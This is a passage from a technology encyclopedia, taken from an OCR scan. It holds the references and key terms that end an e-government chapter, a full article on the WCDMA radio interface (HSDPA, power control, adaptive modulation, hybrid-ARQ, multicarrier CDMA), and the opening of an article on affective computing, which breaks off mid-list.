Higgins, L. F., & Ferguson, J. M. (1991). Practical approaches for evaluating the quality dimensions of professional accounting services. *Journal of Professional Services, 7*(1), 3-17.

ITV Consumer Association. (2002). *Easy TV 2002 research report, promoting the need for easier-to-use digital equipment*. London: Consumer's Association Press Releases.

Kannabiran, X. A. (2005). Enabling e-government through citizen relationship management-concept, model and applications. *Journal of Services Research, 4*(2), 223-240.

Koh, C. E., Ryan, S., & Prybutok, V. R. (2005). Creating value through managing knowledge in an e-government to costituency (G2C) environment. *Journal of Computer Information Systems, 45*(4), 32-41.

Kraemer, K. L., Dutton, W. H., & Northrop, A. (1981). *The management of information systems*. New York: Columbia University Press.

Lassar, W. M., Manolis, C., & Winsor, R. D. (2000). Service quality perspectives and satisfaction in private banking. *Journal of Services Marketing, 14*(3), 244-271.

Lederer, A. L., Maupin, D. J., Sena, M. P., & Zhuang, Y. (2000). The technology acceptance model and the World Wide Web. *Decision Support Systems, 29*(3), 269-282.

Lee, S. M., Xin T., & Trimi, S. (2005). Current practices of leading e- government countries. *Communications of the ACM, 48*(10), 99-104.

Marasso, L. (2003). *Metodi e strumenti di e-government*. Italy: Maggioli Editore.

Marbach, G. (2000). *Le ricerche di mercato*. Utet: Torino.

Meuter, M. L., Ostrom, A. L., Roundtree, R. I., & Bitner, M. J. (2000). Self-service technologies: Understanding customer satisfaction with technology-based service encounters. *Journal of Marketing, 64*(3), 50-64.

Norris, D., Fletcher, P., & Holden, S. (2001). Is your local government plugged in? *Public Management, 8*3(5), 4-7.

Norris, D. F., & Moon, M. J. (2005). Advancing e-government at the grassroots: Tortoise or Hare? *Public Administration Review, 65*(1), 64-75.

Norris, D. F., & Thompson, L. (1991). High tech effects: A model for research on microcomputers in public organizations. In G. D. Garson & S. Nagel (Eds.), *Advances in the social sciences and computers* (Vol. 2) (pp. 51-64). Greenwich, CT: JAI Press.

Northrup, T. A., & Thorson, S. J. (2003). The web of governance and democratic accountability. In *Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS)*.

Pagani, M., & Pasinetti, C. (in press). Technical and functional quality in the development of t-government services. In I. Kushchu (Ed.), *Mobile government: An emerging direction in e-government*. Hershey, PA: Idea Group Publishing.

Parasuraman, A., Zeithaml, V. A., & Berry, L. B. (1985). A conceptual model of service quality and its implications for future research. *Journal of Marketing, 49*(4), 41-50.

Scuola Superiore della Pubblica Amministrazione Locale. (2001). *Accessibilty and usability in the Web.* Rome: Dossier di documentazione.

Seffah, A., Donyaee, M., & Kline, R. (2004). *Usability and quality in use measurement and metrics: An integrative model*. Montreal, Canada: Human Centered Software Engineering Group, Department of Computer Science, Concordia University.

Szymanski, D. M., & Hyse, R. T. (2000). E-satisfaction: An initial examination. *Journal of Retailing, 76*(3), 309-322.

Traunmuller, R., & Lenk, K. (2002). Electronic government. In *First International Conference, EGOV 2002 Aix-en-Provence*. Berlin: Springer.

KEY TERMS

Accessibility: The possibility given by television to guarantee informative content, interaction ways, and navigation processes adequate to any user, no matter his or her capabilities and skills, hardware, and software configuration. In particular, accessibility addresses to people with disabilities (physical and intellectual), who are traditionally excluded by the Information Society.

Digital Gap: The digital gap and exclusion in the use of the new media technologies. The reasons of this difference can be due to geographical, economic, cultural, cognitive, or generational gap, but in any situation the result is the same: Internet remains a precious way of acquiring and exchanging information, but not so pervasive as mobile and televisions, which can consequently contribute to reduce the gap.

Electronic Government (E-Government): The delivery of online government services, which provides the opportunity to increase citizen access to government, reduce government bureaucracy, increase citizen participation in democracy, and enhance agency responsiveness to citizens' needs.

Functionality: The efficacy of the technical realization of the sites, the average time to download the pages, and the number of errors in html language. The main attributes of an adequate technical functionality are the speed of download, the timeliness of the system, the content update, and the security of the data transmission (integrity, privacy).

T-Government: An evolution of e-government applied to digital television (satellite, terrestrial, cable, ADSL); this new device allows citizens to have access to the services offered by Public Administration using the common television present in any house. It is based on a broadcast infrastructure, compatible to European standards of Digital Video Broadcasting (DVB), and on an application infrastructure, compatible to Multimedia Home Platform (MHP) standard. The potential areas of application are personal data, local taxation, consumptions, telegrams and postal documents, health, mobility, Social Security, education, and work.

Usability: The delivery mechanism must be straightforward to use with minimum effort required. Some general rules to guide these principles are maintain a simple design, reducing the number of tables and frames; summarize the key contents on the display; reduce the pages to an adequate number to vehicle the information to the user; make the navigation easy and the remote-control ergonomic; guarantee an intuitive and simple layout; make the visual and graphics elements have no impact on the timing of downloading; create indexes and supports to the navigation that contribute to fasten the process of searching.

ENDNOTE

1 This action plan follows the "eEurope plan 2002," approved by the Eupean Council in Feira (Portugal) in 2000.

Advances of Radio Interface in WCDMA Systems

Ju Wang
Virginia Commonwealth University, USA

Jonathan C.L. Liu
University of Florida, USA

WCDMA AND MULTIMEDIA SUPPORT

Recent years have witnessed the rapid progress in handheld devices. This has resulted in a growing number of mobile phones or PDAs that have a built-in camera to record still pictures or live videos. Encouraged by the success of second generation cellular wireless networks, researchers are now pushing the 3G standard to support a seamless integration of multimedia data services. One of the main products is WCDMA (Holma & Toskala, 2001), short for wideband code division multiple access. WCDMA networks have 80 million subscribers in 46 countries at the time of this writing.

WCDMA can be viewed as a successor of the 2G CDMA system. In fact, many WCDMA technologies can be traced back to the 2G CDMA system. However, WCDMA air interface is specifically designed with envision to support real time multimedia services. To name some highlights, WCDMA:

- Supports both packet-switched and circuit-switched data services. Mobile best-effort data services, such as Web surfing and file downloads, are available through packet service.
- Has more bandwidth allocated for downlink and uplink than the 2G systems. It uses a 5 MHz wide radio signal and a chip rate of 3.84 mcps, which is about three times higher than CDMA2000.
- Support a downlink data rate of 384 kbps for wide area coverage and up to 2 Mbps for hot-spot areas, which is sufficient for most existing packet-data applications. WCDMA Release 5 (Erricson, 2004) adopts HSDPA (High-speed downlink packet access), which increases peak data rates to 14 Mbps in the downlink.

To achieve high data rate, WCDMA uses several new radio interface technologies, including (1) shared channel transmission, (2) higher-order modulation, (3) fast link adaptation, (4) fast scheduling, and (5) hybrid automatic-repeat-request (HARQ). These technologies have been successfully used in the downlink HSDPA, and will be used in upcoming improved uplink radio interface in the future. The rest of this article will explain the key components of the radio interface in WCDMA.

BACKGROUND

The first CDMA cellular standard is IS-95 by the U.S. Telecommunication Industry Association (TIA). In CDMA system, mobile users use the same radio channel within a cell when talking to the base station. Data from different users is separated because each bit is direct-sequence spread by a unique access code in the time domain. This even allows adjacent cells to use the same radio frequency with acceptable transmission error rate, which results in perhaps the most important advantages CDMA-based cellular network has over TDMA and FDMA: high cell capacity. CDMA network is able to support more users and higher data rates than TDMA/FDMA based cellular networks for the same frequency bandwidth (Gilhousen, Jacobs, Padovani, Viterbi, Weaver, & Wheatley, 1991).

On the CDMA downlink, the base station simultaneously transmits the user data for all mobiles. On the uplink, mobile transmissions are in an asynchronous fashion and their transmission power is controlled by the base station. Due to the asynchronous nature in the uplink, Signal-Interference-Ratio (SIR) in uplink is much lower than downlink. Thus, the capacity of a CDMA network is typically limited by its uplink. Improving uplink performance has been one of the most active research topics in the CDMA community.

Three main competing CDMA-based 3G systems are CDMA2000 (Esteves, 2002), WCDMA (Holma & Toskala, 2001), and TD-SCDMA, all based on direct-sequence CDMA (DS-CDMA). Commonalities among these systems are: close-loop power control, high data rate in downlink, link-level adaption, TDM fashion transmission, fair queue scheduling, and so forth. Main differences reside in the frequency bandwidth of carrier, link-adaption methods, and different implementation of signaling protocol. TD-SCDMA use TDD separation between uplink and downlink.

Aside from these industry standards, hybrid systems integrating WCDMA and WLAN have attracted a great deal of attention recently. One such system is described by Wang and Liu (2005). Such systems might offer the final solution toward true multimedia experiences in wireless.

WCDMA DOWNLINK

WCDMA downlink provides Forward traffic CHannels (FCH) for voice connections and Downlink Shared CHannel (DSCH) for high-speed data services. The DSCH is a common channel shared by several users based on time or code multiplexing. For example, the DSCH can be allocated to a high data rate user, or assigned to several concurrent lower bit rate users with code multiplexing. The base station uses a downlink control channel for sending out fast power control command and accessing parameters (spreading factor, channelization codes, etc).

The recently released High-Speed downlink Packet Data Access (HSPDA) (Erricson, 2004) provides enhanced support for interactive data services and multimedia streaming services. The key features of HSDPA are rapid adaptation to changes in the radio environment and fast retransmission of erroneous data. The spreading factor in the DSCH can vary from 4 to 256 for different data rates. Together with adaptive modulation, hybrid-ARQ, power allocation and other link adaptation techniques, this feature allows the WCDMA downlink to offer high-speed data services.

With HSPDA, the channel usage can be regulated by a fast-scheduling (Bharghavan, Lu, & Nandagopal, 1999) algorithm. Instead of round-robin scheduling, the radio resources can be allocated to mobile users with favorable channel condition. The probability that the base station will find a “good” mobile station is quite high especially when the cell is crowded. The overall downlink capacity can be increased significantly. Such a channel-dependent scheduling is known as multiuser diversity. The main drawback of this method is that mobile users with bad channel condition might receive little or no service. The WCDMA standard allows individual vendors to implement their own scheduling algorithms with different emphasis in access fairness and overall throughput.

WCDMA UPLINK

WCDMA uplink supports two different transmission modes. The voice mode is compatible to IS-95, which provides the connection-oriented service in asynchronous fashion. The data rate in the voice mode is low (about 10 kbps), but the delay and BER is guaranteed in this type of service. The other uplink transmission mode in WCDMA is the shared data access mode. Essentially a best effort service, this mode allows mobile stations to be polled by the base station for transmission. Still without QoS guarantee, the base-controlled data mode allows a much higher throughput than the voice channels.

The peak uploading speed is usually cited as an important performance metric for uplinks. However, this term is often misleading because it does not tell the true uplink performance of the network. Peak uploading speed is usually observed in a clean environment, where in-cell/out-cell interference is minimized. In reality, the achievable data rate is highly dependant on the nearby radio activity in the same frequency band. To achieve high data rate, uplink power control and scheduling algorithms must be carefully designed (Akyildiz, Levine, & Joe,1999).

Uplink data mode can be implemented in different ways. In one approach, the uplink is accessed through data frame, which is further divided to equal-size time slots. Each 10 ms frame is split into 15 slots. Each slot is of length 2,560 chips. The base station will broadcast the allocation of different time slots for the mobile stations in the cell. For a given time slot, only the assigned mobile station will transmit. This approach requires mobile stations to be able to synchronize with the uplink time slots to avoid transmission conflict. Within each time slot, adaptive modulation is used for high throughput. As in the downlink HSPDA, the base station can also optimize the transmission schedule of the mobiles for maximum cell throughput.

Power Control

Power control (Holtzmann, Nanda, & Goodman, 1992) is essential in all CDMA networks to solve the near-far problem and channel dynamic. The power control algorithm is executed at the base station to regulate the transmit power of mobile devices to reduce interference. The goal is that the base station shall receive the same power level from all mobile users in the cell regardless of their distance from the base station. Without power control, mobile signal from cell center will dominate and swarm the signal from the cell edge. The base station may not be able to detect signal for far-away mobiles, and thus the probability of call-drops is increased.

Take an uplink as an example. A simplification of the received signal strength (at the BS) for the i-th mobile station is:

$$SIR_i = \frac{p_i G_i SF}{\sum_{j \neq i} p_j G_j + \eta}$$

here p_i is the transmission power for the i-th mobile, G_i is the channel attenuation for the i-th mobile, *SF* is the spread factor, and η counts for other noise source. Therefore, if the transmitting power of one particular user is much higher than that of others, it will dominate the overall received power at the BS. This will result in high transmission error for the other users. In IS-95, the BS constantly measures the observed SIR level for all connected MSs, and piggyback a single-bit power command (increase or decrease transmission power by a fixed amount) every 5 ms.


The power control mechanism in WCDMA uplink uses a close-loop feedback control. If the power level from one mobile is too high and generating unnecessary interference with the other mobiles in the network, or the power level is lower than the desired level, the base station will send a power control packet through the downlink to the specific mobile station to make necessary adjustment. In order to keep the received power at a suitable level, WCDMA has a fast power control that updates power levels every 1 ms.

Adaptive Modulation

Link adaption, or adaptive modulation, is the ability to use different modulation schemes based on the channel condition. In WCDMA network, channel conditions in both downlink and uplink can vary dramatically between different positions in the cell, as shown in Figure 2. If a mobile is close to the base station and there is little co-channel interference, the received signal at the base station will have a high SIR. With a high SIR, a higher-order modulation, such as QPSK, might be used within the acceptable BER range. It is also possible to use a shorter spreading factor to further increase the data rate. In WCDMA downlink, the highest modulation order is 16-quadrature amplitude modulation (16-QAM), which carries 4 information bits per transmitted symbol. But if radio conditions are less than optimum, the air interface might have to change to a low-order modulation scheme (such as BPSK) and a long spreading factors to maintain low transmission errors. In order to make the best use of radio resource, fast link adaptation of the transmission parameters to instantaneous radio conditions is required in both downlink and uplink.

In addition to the modulation selection, WCDMA uses power control to compensate for the time-varying

Figure 1. Channel quality variation in cellular networks



radio channel conditions. In WCDMA downlink, the total available transmitting power at the base station is limited. Thus, power control must allocate appropriate power among mobile users. Typically, a large part of the total transmission power should be given to communication links with bad channel conditions. The problem of joint-rate and power adaptation with SIR and power constraints for downlink is described by Kim, Hossain, and Bhargava (2003). Kim et al. specifically addressed this problem in a multicell and VSG-CDMA system.

Hybrid-ARQ

Hybrid-ARQ is a link-layer coding method where a corrupted packet can be corrected by retransmitting partial packet data. Data blocks in the original packet are encoded for Forward Error Correction (FEC), while retransmissions requested by the receiver attempt to correct the detectable errors that can not be corrected by FEC. In WCDMA, hybrid-ARQ is used as a link adaption method in the downlink to dynamically change code rate and the data rate to the mobile channel. The downlink HSDPA describes the specification of hybrid-ARQ in WCDMA (Malkamalu, Mathew, & Hamalainen, 2001).


Downlink packet data services use Hybrid-ARQ mechanism at the radio link control (RLC) layer. In the basic type I hybrid ARQ scheme, the data transmitted at the base station contains four repetitions interleaved with three time slots, and the data portion in each replica is FEC coded. If the receiving mobile station packet detects transmission errors, the packet is discarded and a negative acknowledgement is sent to the base station. Otherwise, a positive acknowledgement is sent. If the base station receives a positive acknowledgement before transmitting the replica of the original packets, the time slot for the replica will be canceled and reassigned to other packets.

Another type of hybrid-ARQ scheme uses a more sophisticated retransmission method. Instead of sending out an exact replica of the original packet, the base station sends some incremental redundancy bits provided for subsequent decoding. Such ARQ methods are also called Incremental Redundancy (IR) ARQ schemes. With such IR ARQ schemes, a packet containing transmission errors is not discarded, but is combined with the redundancy bits as they arrive in the follow-up retransmissions for error correction.

Multicarrier CDMA

The technologies discussed above have been used in the current WCDMA radio interface. Researchers are now focusing on several new technologies to further improve the physical layer data rates. One such tech-

Figure 2. MC-CDMA Transmitter at mobile station



nology involves using OFDM in conjuncture with multiple access technologies to provide high bandwidth for mobile uplink. One such system is Multicarrer Direct-spread CDMA (MC-DS-CDMA) (Kondo & Milstein, 1996; Namgoong & Lehnert, 2002; Xu & Milstein, 2001)

The basic idea of the MC-DS-CDMA is to send replicas of spreading sequence in multiple subcarriers to enhance signal SIR. This is essentially an alternative approach of the time domain spread in conventional DSCDMA. Another multicarrier CDMA system is MC-CDMA, proposed by Linnartz (2001). In MC-CDMA, user data are first spread in the time domain as in conventional DS-CDMA system. The spreaded sequence is then serial-parallel converted and transmitted at N orthogonal subcarriers. Compared to the MC-DS-CDMA, this scheme has a higher spectrum efficiency because each OFDM symbol contains N different chips (a OFDM symbol in MCDS-CDMA only contains one chip information). A proposed MC-CDMA transmitter at the mobile side is shown in Figure 2.

The key design problem in MC-CDMA system is the optimal allocation of OFDM carriers among mobile users, and consequently, the allocation of transmission power on each subcarrier for all mobiles. Due to the multiuser diversity on all subcarriers, it is possible to use adaptive modulation (Wang, Liu, & Cen, 2003) for further performance gain. In particular, when adaptive modulation is used for subcarrier at all mobile stations, cochannel orthogonality might be violated even with perfect transmission synchronization and orthogonal spreading codes. These techniques are believed by many to be the ultimate answer to provide true streaming multimedia experiences in the next generation cellular networks.

CONCLUSION

WCDMA represents the first wireless cellular network that supports multimedia service. It will evolve to handle higher bit rates and higher capacity. The downlink performance has been improved significantly with new technologies in radio interface (as much as 14 Mbps is observed in HSDPA downlink). It is expected that these radio interface technologies will also boost uplink performance in a similar manner. The technologies discussed will eventually allow true mobile streaming video/audio experience anywhere and anytime, which will have a huge impact on business, entertainment, and everyday life.

REFERENCES

Akyildiz, I., Levine, D.A., & Joe, I. (1999). A slotted CDMA protocol with BER scheduling for wireless multimedia networks. *IEEE/ACM Transactions on Networking*, *7*, 146-158.

Bharghavan, V., Lu, S., & Nandagopal, T. (1999). Fair queueing in wireless networks. *IEEE Pers. Commun.*, *6*, 44-53.

Erricson. (2004). WCDMA evolved the first step – HSDPA. Erricson Technical White Paper. Retrieved April 24, 2007, from http://www.ericsson.com/technology/whitepapers/wcdma_evolved.pdf

Esteves, E.. (2002, May). On the reverse link capacity of CDMA2000 high rate packet data systems. *Proc. of IEEE ICC'02* (vol. 3., pp. 1823-1828).

Gilhousen, K., Jacobs, I., Padovani, R., Viterbi, A., Weaver, L., & C. Wheatley. (1991). On the capacity of a cellular CDMA system. *IEEE Trans. Vehicular Technology* (vol. 40, no. 2, pp. 303-312).

Holma, H., & Toskala, A. (2001). *WCDMA for UMTS: Radio access for third generation mobile communications.* John Wiley & Sons.

Holtzmann, J., Nanda, S., & Goodman, D. (1992). CDMA power control for wireless networks. *Third generation wireless information networks* (pp. 299-311). Kluwer Academic.

Kim, D., Hossain, E., & Bhargava, V. (2003). Downlink joint rate and power allocation in cellular multirate WCDMA systems. *IEEE Transactions on Wireless Communications*, *2*(1), 69-80.

Kondo, S., & Milstein, L.B. (1996). Performance of multicarrier DS CDMA systems. *IEEE Trans. Commun.*, *44*, 238-246.

Linnartz, J-P. (2001). Performance analysis of synchronous MC-CDMA in mobile Rayleigh Channel with both delay and doppler spreads. *IEEE Transactions On Vehicular Technology*, *50*(6), 1375-1387.

Malkamalu, E., Mathew, D., & Hamalainen, S. (2001). Performance of hybrid ARQ techniques for WCDMA high data rates. In *Proceedings of the IEEE Vehicular Technology Society 01*.

Namgoong, J., & Lehnert, J.S. (2002). Performance of multicarrier DS/SSMA systems in frequency-selective fading channels. *IEEE Transactions on Wireless Communications*, *1*(2), 236-244.

Wang, J., & Liu, J. (2005). Optimizing uplink scheduling in an integrated 3G/WLAN network. *International Journal of Wireless and Mobile Computing*.

Wang, J., Liu, J., & Cen, Y. (2003). Hand-off algorithms in dynamic spreading WCDMA system supporting multimedia traffic. *IEEE Journal on Selected Areas in Communications*, *21*(10), 1652-1662.

Xu, W., & Milstein, L.B. (2001). On the performance of multicarrier RAKE systems. *IEEE Transactions On Communications, 49*(10), 1812-1823.

KEY TERMS

BPSK: Refers to Binary Phase Shift Keying, a constant amplitude modulation technique to convert a binary 1 or 0 to appropriate waveforms. The two waveforms have the same amplitude and their phase is separated by 180 degrees.

CDMA: Refers to Code Division Multiple Access. It is a spread spectrum multiplexing transmission method which uses a redundant information encoding method to deal with cochannel interference. In a most simplified setup, an information bit will be duplicated N times, and each chip will be modulated by a scramble sequence before transmitted to the media. The receiving end will descramble the received signal using the same scramble sequence to recover the transmitted information.

Cochannel Interference: In wireless environments, multiple devices may transmit with the same physical frequency. These signals will superimpose each other and their summation will be detected at receiver. The transmissions of other devices are thus interference/ noise to the intended device.

Downlink: Transmission from the base station to the mobile terminal.

OFDM: Orthogonal Frequency Division Multiplexing is a modulation technique for transmission over a frequency-selective channel. OFDM divides the channel into multiple orthogonal frequencies, and each frequency will use a subcarrier where data streams are transmitted. Because the concurrent subcarriers carry different data streams, OFDM allows high spectral efficiency.

Uplink: Transmission from the mobile terminals to the base station.

WCDMA: Wideband Direct Spread CDMA technique. It is a major standard/specification for third-generation (3G) cellular network. WCDMA is designed to offer high data rate to support 3G mobile functionalities, such as Internet surfing, video download/upload, and interactive real-time mobile applications. WCDMA was selected as the air interface for UMTS, the 3G data part of GSM. Attempts were made to unify WCDMA (3GPP) and CDMA-1X (3GPP2) standards in order to provide a single framework.

Affective Computing

Maja Pantic
Imperial College London, UK
University of Twente, The Netherlands

INTRODUCTION

We seem to be entering an era of enhanced digital connectivity. Computers and Internet have become so embedded in the daily fabric of people's lives that people simply cannot live without them (Hoffman, Novak, & Venkatesh, 2004). We use this technology to work, to communicate, to shop, to seek out new information, and to entertain ourselves. With this ever-increasing diffusion of computers in society, human–computer interaction (HCI) is becoming increasingly essential to our daily lives.

HCI design was first dominated by direct manipulation and then delegation. The tacit assumption of both styles of interaction has been that the human will be explicit, unambiguous, and fully attentive while controlling the information and command flow. Boredom, preoccupation, and stress are unthinkable even though they are "very human" behaviors. This insensitivity of current HCI designs is fine for well-codified tasks. It works for making plane reservations, buying and selling stocks, and, as a matter of fact, almost everything we do with computers today. But this kind of categorical computing is inappropriate for design, debate, and deliberation. In fact, it is the major impediment to having flexible machines capable of adapting to their users and their level of attention, preferences, moods, and intentions.

The ability to detect and understand affective states of a person we are communicating with is the core of emotional intelligence. Emotional intelligence (EQ) is a facet of human intelligence that has been argued to be indispensable and even the most important for a successful social life (Goleman, 1995). When it comes to computers, however, not all of them will need emotional intelligence and none will need all of the related skills that we need. Yet human–machine interactive systems capable of sensing stress, inattention, and heedfulness, and capable of adapting and responding appropriately to these affective states of the user are likely to be perceived as more natural, more efficacious, and more trustworthy. The research area of machine analysis of human affective states and employment of this information to build more natural, flexible (affective) HCI goes by a general name of affective computing, introduced first by Picard (1997).

RESEARCH MOTIVATION

Besides the research on natural, flexible HCI, various research areas and technologies would benefit from efforts to model human perception of affective feedback computationally. For instance, automatic recognition of human affective states is an important research topic for video surveillance as well. Automatic assessment of boredom, inattention, and stress will be highly valuable in situations where firm attention to a crucial, but perhaps tedious task is essential, such as aircraft control, air traffic control, nuclear power plant surveillance, or simply driving a ground vehicle like a truck, train, or car. An automated tool could provide prompts for better performance based on the sensed user's affective states.

Another area that would benefit from efforts towards computer analysis of human affective feedback is the automatic affect-based indexing of digital visual material. A mechanism for detecting scenes/frames which contain expressions of pain, rage, and fear could provide a valuable tool for violent-content-based indexing of movies, video material and digital libraries.

Other areas where machine tools for analysis of human affective feedback could expand and enhance research and applications include specialized areas in professional and scientific sectors. Monitoring and interpreting affective behavioral cues are important to lawyers, police, and security agents who are often interested in issues concerning deception and attitude. Machine analysis of human affective states could be of considerable value in these situations where only informal interpretations are now used. It would also facile the research in areas such as behavioral science (in studies on emotion and cognition), anthropology (in studies on cross-cultural perception and production of

Table 1. The main problem areas in the research on affective computing

- *What is an affective state?* This question is related to psychological issues pertaining to the nature of affective states and the way affective states are to be described by an automatic analyzer of human affective states.
- *What kinds of evidence warrant conclusions about affective states?* In other words, which human communicative signals convey messages about an affective arousal? This issue shapes the choice of different modalities to be integrated into an automatic analyzer of affective feedback.
- *How can various kinds of evidence be combined to generate conclusions about affective states?* This question is related to neurological issues of human sensory-information fusion, which shape the way multi-sensory data is to be combined within an automatic analyzer of affective states.

affective states), neurology (in studies on dependence between emotional abilities impairments and brain lesions), and psychiatry (in studies on schizophrenia) in which reliability, sensitivity, and precision are persisting problems. For a further discussion, see Pantic and Bartlett (2007) and Pantic, Pentland, Nijholt, and Huang (2007).

THE PROBLEM DOMAIN

While all agree that machine sensing and interpretation of human affective information would be quite beneficial for manifold research and application areas, addressing these problems is not an easy task. The main problem areas are listed in Table 1.

What is an affective state? Traditionally, the terms "affect" and "emotion" have been used synonymously. Following Darwin, discrete emotion theorists propose the existence of six or more basic emotions that are universally displayed and recognized (Lewis & Haviland-Jones, 2000). These include happiness, anger, sadness, surprise, disgust, and fear. In other words, nonverbal communicative signals (especially facial and vocal expression) involved in these basic emotions are displayed and recognized cross-culturally. In opposition to this view, Russell (1994) among others argues that emotion is best characterized in terms of a small number of latent dimensions (e.g., pleasant vs. unpleasant, strong vs. weak), rather than in terms of a small number of discrete emotion categories. Furthermore, social constructivists argue that emotions are socially constructed ways of interpreting and responding to particular classes of situations. They argue further that emotion is culturally constructed and no universals exist. Then there is lack of consensus on how affective displays should be labeled. For example, Fridlund (1997) argues that human facial expressions should not be labeled in terms of emotions but in terms of behavioral ecology interpretations, which explain the influence a certain expression has in a particular context. Thus, an "angry" face should not be interpreted as *anger* but as *back-off-or-I-will-attack*. Yet, people still tend to use *anger* as the interpretation rather than *readiness-to-attack* interpretation. Another issue is that of culture dependency: the comprehension of a given emotion label and the expression of the related emotion seem to be culture dependent (Wierzbicka, 1993). Also, it is not only discrete emotional states like surprise or anger that are of importance for the realization of proactive human–machine interactive systems. Sensing and responding to behavioral cues identifying attitudinal states like interest and boredom, to those underlying moods, and to those disclosing social signaling like empathy and antipathy are essential. However, there is even less consensus on these nonbasic affective states than there is on basic emotions. In summary, previous research literature pertaining to the nature and suitable representation of affective states provides no firm conclusions that could be safely presumed and adopted in studies on machine analysis of affective states and affective computing. Hence, we advocate that pragmatic choices (e.g., application- and user-profiled choices) must be made regarding the selection of affective states to be recognized by an automatic analyzer of human affective feedback (Pantic & Rothkrantz, 2003).

Which human communicative signals convey information about affective state? Affective arousal modulates all verbal and nonverbal communicative signals (Ekman & Friesen, 1969). However, the visual channel carrying facial expressions and body gestures seems to be most important in the human judgment of behavioral cues (Ambady & Rosenthal, 1992). Ratings that were based on the face and the body were 35% more accurate than the ratings that were based on the face alone. Yet, ratings that were based on the face alone were 30% more accurate than ratings that were based on the body alone and 35% more accurate than ratings that were based on the tone of voice alone. However, a large number of studies in psychology and linguistics confirm the correlation between some affective displays (especially basic emotions) and specific audio signals (e.g., Juslin & Scherer, 2005). Thus, automated human affect analyzers should at least include facial expression modality and preferably they should also include modalities for perceiving body gestures and tone of the voice.

How are various kinds of evidence to be combined to optimize inferences about affective states? Humans simultaneously employ the tightly coupled modalities of sight, sound, and touch. As a result, analysis of the perceived information is highly robust and flexible. Thus, in order to accomplish a multimodal analysis of human interactive signals acquired by multiple sensors, which resembles human processing of such information, input signals should not be considered mutually independent and should not be combined only at the end of the intended analysis as the majority of current studies do. Moreover, facial, bodily, and audio expressions of emotions should not be studied separately, as is often the case, since this precludes finding evidence of the temporal correlation between them. On the other hand, a growing body of research in cognitive sciences argues that the dynamics of human behavior are crucial for its interpretation (e.g., Ekman & Rosenberg, 2005). For example, it has been shown that temporal dynamics of facial behavior are a critical factor for distinction between spontaneous and posed facial behavior as well as for categorization of complex behaviors like pain (e.g., Pantic & Bartlett, 2007). However, when it comes to human affective feedback, temporal dynamics of each modality separately (visual and vocal) and temporal correlations between the two modalities are virtually unexplored areas of research. Another largely unexplored area of research is that of context dependency. One must know the context in which the observed interactive signals have been displayed (who the expresser is and what his current environment and task are) in order to interpret the perceived multisensory information correctly. In summary, an "ideal" automatic analyzer of human affective information should have the capabilities summarized in Table 2.

THE STATE OF THE ART

Because of the practical importance and the theoretical interest of cognitive scientists discussed above, automatic human affect analysis has attracted the interest of many researchers in the past three decades. The very first works in the field are those by Suwa, Sugie, and Fujimora (1978), who presented an early attempt to automatically analyze facial expressions, and by Williams and Stevens (1972), who reported the first study conducted on vocal emotion analysis. Since late 1990s, an increasing number of efforts toward automatic affect recognition were reported in the literature. Early efforts toward machine affect recognition from face images include those of Mase (1991) and Kobayashi and Hara (1991). Early efforts toward machine analy-

Table 2. The characteristics of an "ideal" automatic human-affect analyzer

- Multimodal (modalities: visual and audio; signals: facial, bodily,and vocal expressions)
- Robust and accurate (despite occlusions, changes in viewing and lighting conditions, and ambient noise, which occur often in naturalistic contexts)
- Generic (independent of physiognomy, sex, age, and ethnicity of the subject)
- Sensitive to the dynamics of displayed affective expressions (performing temporal analysis of the sensed data)
- Context-sensitive (realizing environment- and task-dependent data interpretation in terms of user-profiled affect-descriptive labels)

sis of basic emotions from vocal cues include studies like that of Dellaert, Polzin, and Waibel (1996). The study of Chen, Huang, Miyasato, and Nakatsu (1998) represents an early attempt toward audiovisual affect recognition. Currently, the existing body of literature in machine analysis of human affect is immense (Pantic et al., 2007; Pantic & Rothkrantz, 2003; Zeng, Pantic, Roisman, & Huang, 2007). Most of these works attempt to recognize a small set of prototypic expressions of basic emotions like happiness and anger from either face images/video or speech signal. They achieve an accuracy of 64% to 98% when detecting three to seven emotions deliberately displayed by 5–40 subjects. However, the capabilities of these current approaches to human affect recognition are rather limited:

- Handle only a small set of volitionally displayed prototypic facial or vocal expressions of six basic emotions.
- Do not perform a context-sensitive analysis (either user-, or environment-, or task-dependent analysis) of the sensed signals.
- Do not perform analysis of temporal dynamics and correlations between different signals coming from one or more observation channels.
- Do not analyze extracted facial or vocal expression information on different time scales (i.e., short videos or vocal utterances of a single sentence are handled only). Consequently, inferences about the expressed mood and attitude (larger time scales) cannot be made by current human affect analyzers.
- Adopt strong assumptions. For example, facial affect analyzers can typically handle only portraits or nearly-frontal views of faces with no facial hair or glasses, recorded under constant illumination and displaying exaggerated prototypic expressions of emotions. Similarly, vocal affect analyzers assume usually that the recordings are noise free, contain exaggerated vocal expressions of emotions; that is, sentences that are short, delimited by pauses, and carefully pronounced by nonsmoking actors.

